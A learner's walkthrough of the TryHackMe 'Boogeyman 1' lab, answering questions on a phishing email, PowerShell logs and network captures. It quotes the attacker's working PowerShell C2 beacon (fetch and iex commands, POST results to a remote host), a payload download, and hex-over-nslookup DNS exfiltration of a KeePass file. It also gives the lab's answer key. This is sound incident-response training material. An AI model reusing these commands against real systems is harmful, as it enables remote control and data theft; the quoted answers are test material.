


SOC/L1 14.2 - Boogeymen 1

Task 1 - Introduction: New threat in town

In this room, you will be tasked to analyse the Tactics, Techniques, and Procedures (TTPs) executed by a threat group, from obtaining initial access until achieving its objective. The powershell.json file contains JSON-formatted PowerShell logs extracted from its original evtx file via the [evtx2json\(opens in new tab\)](#) tool.

Task 2 - Email Analysis: Look at that headers!

Julianne, a finance employee working for Quick Logistics LLC, received a follow-up email regarding an unpaid invoice from their business partner, B Packaging Inc. Unbeknownst to her, the attached document was malicious and compromised her workstation.



Hi Julianne,
I hope you are well.
I just wanted to drop you a quick note to remind you in respect of document #39586972 is due for payment on January 20, 2023.
I would be grateful if you could confirm everything is on track for payment.
For additional information, kindly see the attached document.
You may use this code to view the encrypted file: [REDACTED]
Best regards,
Arthur Griffin
Collections Officer
B Packaging Inc.

Analyze the **dump.eml** file for email header: (terminal and Thunderbird mail)

```
ubuntu@tryhackme:~/Desktop/artefacts$ cat dump.eml
```

Download Invoice.zip then extract it

```
ubuntu@tryhackme:~/Desktop/artefacts$ lnkparse Invoice_20230103.lnk
```

.eml file in Linux is a standardized email message format (Electronic Mail) that saves individual emails as plain text, including the body, subject, sender, recipient, and attachments.

Inkparse is a third-party tool or script used to parse Windows shortcut files (.lnk) on Linux systems. A .lnk file, also known as a shortcut file, is a Windows file that provides a reference or shortcut to another file, folder, or program.

What is the email address used to send the phishing email?

Ans: agriffin@bpakcaging.xyz

What is the email address of the victim?

Ans: julianne.westcott@hotmail.com

What is the name of the third-party mail relay service used by the attacker based on the DKIM-Signature and List-Unsubscribe headers?

Ans: elasticemail

What is the name of the file inside the encrypted attachment?

Ans: Invoice_20230103.lnk

What is the password of the encrypted attachment?

Ans: Invoice2023!

Based on the result of the Inkpase tool, what is the encoded payload found in the Command Line Arguments field?

Ans:

aQBIAHGaIAAoAG4AZQB3AC0AbwBiAGoAZQBjAHQAIABuAGUAdAAuAHcAZQBjAGMABABpAGUAbgB0ACkALgBkAG8AdwB

Task 3 - Endpoint Security: Are you sure that's an invoice?

jq is a lightweight command-line tool for processing JSON in Linux.

What it does

Pretty-print JSON (make it readable)

Extract fields and values

Filter and search data

Transform JSON into new structures

Parse all JSON into beautified output	<code>cat powershell.json jq</code>
Print all values from a specific field without printing the field	<code>cat powershell.json jq '.Field1'</code>
Print all values from a specific field	<code>cat powershell.json jq '{Field1}'</code>
Print values from multiple fields	<code>cat powershell.json jq '{Field1, Field2}'</code>
Sort logs based on their Timestamp	<code>cat powershell.json jq -s -c 'sort_by(.Timestamp) .[]'</code>
Sort logs based on their Timestamp and print multiple field values	<code>cat powershell.json jq -s -c 'sort_by(.Timestamp) .[] {Field}'</code>

What are the domains used by the attacker for file hosting and C2?

(got command from chatGPT - prompt: I need this to find domains and put them into alphabetical order domains inside URLs, I need this to find any domain : cat powershell.json | jq)

```
jq -r '
.. | strings
| scan("(?i)(?:a-z0-9?\\.|)+(?:[a-z]{2,})")
' powershell.json | sort -u
```

```
Invoke-Seatbelt.ps
Microsoft.MicrosoftStickyNotes
Microsoft.PowerShell
Microsoft.PowerShell.Commands.InvokeExpressionCommand
Microsoft.PowerShell.Commands.InvokeWebRequestCommand
Seatbelt.exe
System.IO.File
System.Text.Encoding
UTF8.GetBytes
cdn.bpakcaging.xyz
data.kdbx
dropdown.more
files.bpakcaging.xyz
github.com
j.westcott
line.bpakcaging.xyz
net.webclient
plum.sqlite
powershell.exe
sb.exe
sq3.exe
```

```
this.Exception.InnerException.PSMessageDetails
ubuntu@tryhackme:~/Desktop/artefacts$
```

1. `jq -r`
Runs jq on the file
`-r` = raw output (prints plain strings, no quotes)
2. `.. | strings`
`..` → go through every element in the JSON (deep traversal)
`strings` → keep only string values
3. `scan("...")`
`scan()` finds all matches of a regex inside each string
4. The regex (domain matcher)
`(?i)(?:a-z0-9?\.)+(?:[a-z]{2,})`
`(?i)` Case-insensitive (matches EXAMPLE.com, etc.)
`(?: ... )+` Non-capturing group, repeated
→ matches one or more subdomains `[a-z0-9]`
Domain must start with a letter or number `(?:[a-z0-9-]{0,61}[a-z0-9])?`
\\ because of escaping inside jq
Literal dot (.) between domain parts
`(?:[a-z]{2,})` Top-level domain (TLD), like:
`com`, `net`, `org`, `xyz`, etc.
5. `| sort -u`
`sort` → alphabetical order
`-u` → remove duplicates

You get a unique, sorted list of all domain names found anywhere inside the JSON file, regardless of whether they appear in:

URLs

scripts (like PowerShell)

embedded text

What is the name of the enumeration tool downloaded by the attacker?

Ans: export php file on desktop > seatbelt

What is the file accessed by the attacker using the download sq3.exe binary?

Ans:

```
C:\\Users\\j.westcott\\AppData\\Local\\Packages\\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\\LocalState\\plum.sqlite
```

sq3.exe is not a standard Windows system file or a well-known legitimate Microsoft component. In most real-world cases, it shows up as a suspicious or potentially malicious executable name, especially in logs or PowerShell activity.

```
ubuntu@tryhackme:~/Desktop/artefacts$ cat powershell.json | jq -s -c 'sort_by(.Timestamp) | .  
[]' | jq '{ScriptBlockText}' | sort -u | grep -e "sq3.exe" -e "cd"
```

```
"ScriptBlockText": "$s='cdn.bpkacaging.xyz:8080';$i='8cce49b0-b86459bb-27fe2489';$p='http://';$v=Invoke-WebRequest -UseBasicParsing -Uri $p$s/8cce49b0 -Headers @{\"X-38d2-8f49\"=$i};while ($true){$c=(Invoke-WebRequest -UseBasicParsing -Uri $p$s/b86459bb -Headers @{\"X-38d2-8f49\"=$i}).Content;if ($c -ne 'None') {$r=iex $c -ErrorAction Stop -ErrorVariable e;$r=Out-String -InputObject $r;$t=Invoke-WebRequest -Uri $p$s/27fe2489 -Method POST -Headers @{\"X-38d2-8f49\"=$i} -Body ([System.Text.Encoding]::UTF8.GetBytes($e+$r) -join ' ')} sleep 0.8}\\n"  
"ScriptBlockText": ".\\Music\\sq3.exe AppData\\Local\\Packages\\Microsoft.MicrosoftStickyNote  
s_8wekyb3d8bbwe\\LocalState\\plum.sqlite \"SELECT * from NOTE limit 100\";pwd"
```

```
"ScriptBlockText": ".\\sq3.exe AppData\\Local\\Packages\\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\\LocalState\\;pwd"
"ScriptBlockText": "cd ..;pwd"
"ScriptBlockText": "cd ..\\AppData;pwd"
"ScriptBlockText": "cd C:\\;pwd"
"ScriptBlockText": "cd Documents;pwd"
"ScriptBlockText": "cd Music;pwd"
"ScriptBlockText": "cd Public;pwd"
"ScriptBlockText": "cd Users;pwd"
"ScriptBlockText": "cd j.westcott;pwd"
"ScriptBlockText": "iwr http://files.bpakcaging.xyz/sq3.exe -outfile sq3.exe;pwd"
```

1. `cat powershell.json |`
Sends the file into the pipeline, Not strictly needed — jq can read the file directly
2. `jq -s -c 'sort_by(.Timestamp) | .[]'`
-s (slurp) Reads all JSON objects into a single array
-c Compact output (one JSON object per line)
Useful if your file contains multiple JSON objects (like logs)
`sort_by(.Timestamp)` Sorts the array by the Timestamp field
`.[]` Outputs each element of the sorted array one by one
Result: a stream of JSON objects sorted by time
3. `| jq '{ScriptBlockText}'`
For each object, keeps only the ScriptBlockText field
Output looks like:
`{"ScriptBlockText": "some PowerShell command"}`
Important: this still outputs JSON, not plain text
4. `| sort -u`
Sorts lines alphabetically, Removes duplicate entries, Deduplicates identical script blocks
5. `| grep -e "sq3.exe" -e "cd"`
Filters lines that contain:
sq3.exe OR cd

Hunting for: Execution of a suspicious binary (sq3.exe)
Directory changes (cd), often used in scripts

What is the software that uses the file in Q3?

Ans: Microsoft Sticky Notes

What is the name of the exfiltrated file?

```
cat powershell.json | jq -s -c 'sort_by(.Timestamp) | .[]' | jq '{ScriptBlockText}' | sort -u
cat powershell.json | jq '{ScriptBlockText}' | grep destination
```

```
"ScriptBlockText": "$file='protected_data.kdbx'; $destination = \"167.71.211.113\"; $bytes = [System.IO.File]::ReadAllBytes($file);;pwd"
```

Ans: protected_data.kdbx

What type of file uses the .kdbx file extension?

Ans: keepass (checked in ChatGPT)

What is the encoding used during the exfiltration attempt of the sensitive file?

Ans: hex

```
"ScriptBlockText": "$hex = ($bytes|ForEach-Object ToString X2) -join ' ';;pwd"
```

What is the tool used for exfiltration?

Ans: nslookup

```
{ nslookup -q=A \"${line.bpakcaging.xyz}\" $destination;} echo \"Done\";;pwd"
```

Task 4 - Network Traffic Analysis: They got us. Call the bank immediately!

What software is used by the attacker to host its presumed file/payload server?

http.host == files.bpakcaging.xyz

right click any packet click follow http stream

Ans: python

What HTTP method is used by the C2 for the output of the commands executed by the attacker?

http.host == cdn.bpakcaging.xyz:8080

we see many GET req and have POST req in between checking these post req reveals the url encoded data of the commands executed

Ans: POST

What is the protocol used during the exfiltration activity?

since we know the tool nslookup is used from previous question so the protocol must be dns

Ans: dns

What is the password of the exfiltrated file?

wireshark > http contains "sq3.exe" follow > HTTP stream

tcp.stream eq 750

post request follow > http stream > from decimal decode it > %p⁹³!!L^Mz47E2GaT^y

What is the credit card number stored inside the exfiltrated file?

tshark -r capture.pcapng -Y 'dns' -T fields -e dns.qry.name | grep ".bpakcaging.xyz" | cut -f1 -d '.' | grep -v -e "files" -e "cdn" | uniq | tr -d '\n' > output.txt

- `Y 'dns'`: Filters the packets to only include DNS queries.
- `T fields`: Specifies that the output should be in field format (not the default text).
- `e dns.qry.name`: Extracts the DNS query name field
- `grep ".bpakcaging.xyz"`: Filters the DNS query names to only include those that contain the string `.bpakcaging.xyz`.
- `cut -f1 -d '.'`: Cuts or extracts the first field from each line, where fields are separated by a period (`.`). This would typically extract the subdomain or first part of the domain name.
- `grep -v -e "files" -e "cdn"`: Filters out any lines containing the words `files` or `cdn`. The `v` option in `grep` inverts the match, so it excludes lines with these patterns.
- `uniq`: Removes duplicate lines, ensuring that only unique values remain.
- `tr -d '\n'`: Removes any newline characters from the remaining output, making the result a single continuous string.
- `> output.txt`: Redirects the final output to the file `output.txt`

cat the output.txt file copy and paste into cyberchef use from hex and save the output as secret.kdbx open the file with the master password. .kdbx file was extracted so we are just recreating the file from the data that is sent via dns queries.

```
cat output.txt | xxd -r -p > secret.kdbx
```

xxd can be used to convert a hex dump back into its raw binary form

-r means "reverse operation" (convert from hex to binary).

-p tells xxd to treat the input as plain hex without formatting.

Ans: 4024007128269551

Notes: **TShark** is a command-line network protocol analyzer—the terminal-based counterpart to Wireshark. The difference between **TShark** and Wireshark is mainly about **interface and use case**, not capability—they use the same underlying engine. Core difference

- **TShark** → command-line tool
- **Wireshark** → graphical (GUI) application